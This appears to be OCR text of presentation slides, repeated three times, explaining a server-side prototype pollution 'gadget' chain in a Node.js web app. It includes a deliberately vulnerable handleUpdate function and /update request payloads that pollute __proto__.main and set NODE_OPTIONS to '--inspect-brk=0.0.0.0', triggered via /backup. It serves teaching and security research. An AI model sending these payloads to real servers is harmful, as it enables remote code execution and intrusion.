


```
/* ... */
const child = spawn('node', args);
```

```
nodejs
├ bin/
│  ├ node
│  ├ npm
├ include/
├ lib/
│  ├ node_modules/
│  │  ├ corepack/dist/
│  │  │  ├ npm.js
```

```
webapp/
├ index.js
├ package.json
├ node_modules/
│  ├ bytes/
│  │  ├ index.js
│  │  ├ package.json
├ src/
│  ├ handleBackup.js
│  ├ handleUpdate.js
```

Gadgets cocktail



/update?
org=__proto__&
prj=main&
details=…/dist/npm.js

/update?
org=__proto__&
prj=env&
details={
"NODE_OPTIONS":
"--inspect-brk=0.0.0.0"
}


```
function handleUpdate(query){
  const obj = {};
  const p = obj[query.org];
  p[query.prj] = query.details;
  /* ... */
}
```

Object prototype
__proto__: null
toString: <function>
valueOf: <function>
constructor: <function>
main: '.../dist/npm.js'
env: ...

```
nodejs
├ bin/
│  ├ node
│  ├ npm
├ include/
├ lib/
│  ├ node_modules/
│  │  ├ corepack/dist/
│  │  │  ├ npm.js
```

```
webapp/
├ index.js
├ package.json
├ node_modules/
│  ├ bytes/
│  │  ├ index.js
│  │  ├ package.json
├ src/
│  ├ handleBackup.js
│  ├ handleUpdate.js
```

Gadgets cocktail



/update?
  org=__proto__&
  prj=main&
  details=…/dist/npm.js

/update?
  org=__proto__&
  prj=env&
  details={
    "NODE_OPTIONS":
      "--inspect-brk=0.0.0.0"
  }

/backup

handleUpdate.js

```
function handleUpdate(query){
  const obj = {};
  const p = obj[query.org];
  p[query.prj] = query.details;
  /* ... */
}
```

handleBackup.js

```
/* ... */
const bytes = require('bytes');
```

Object prototype
__proto__: null
toString: <function>
valueOf: <function>
constructor: <function>
main: '.../dist/npm.js'
env: ...


nodejs

```
├ bin/
│  ├ node
│  ├ npm
├ include/
├ lib/
│  ├ node_modules/
│  │  ├ corepack/dist/
│  │  │  ├ npm.js
```

webapp/

```
├ index.js
├ package.json
├ node_modules/
│  ├ bytes/
│  │  ├ index.js
│  │  ├ package.json
├ src/
│  ├ handleBackup.js
│  ├ handleUpdate.js
```

Gadgets cocktail



/update?
org=__proto__&
prj=main&
details=…/dist/npm.js

/update?
org=__proto__&
prj=env&
details={
  "NODE_OPTIONS":
    "--inspect-brk=0.0.0.0"
}

/backup

```
function require(id) {
  const json = readConfig(id);
  const parsed = JSON.Parse(json);

  evaluateJSFile(parsed.main);
}
```

'.../dist/npm.js'

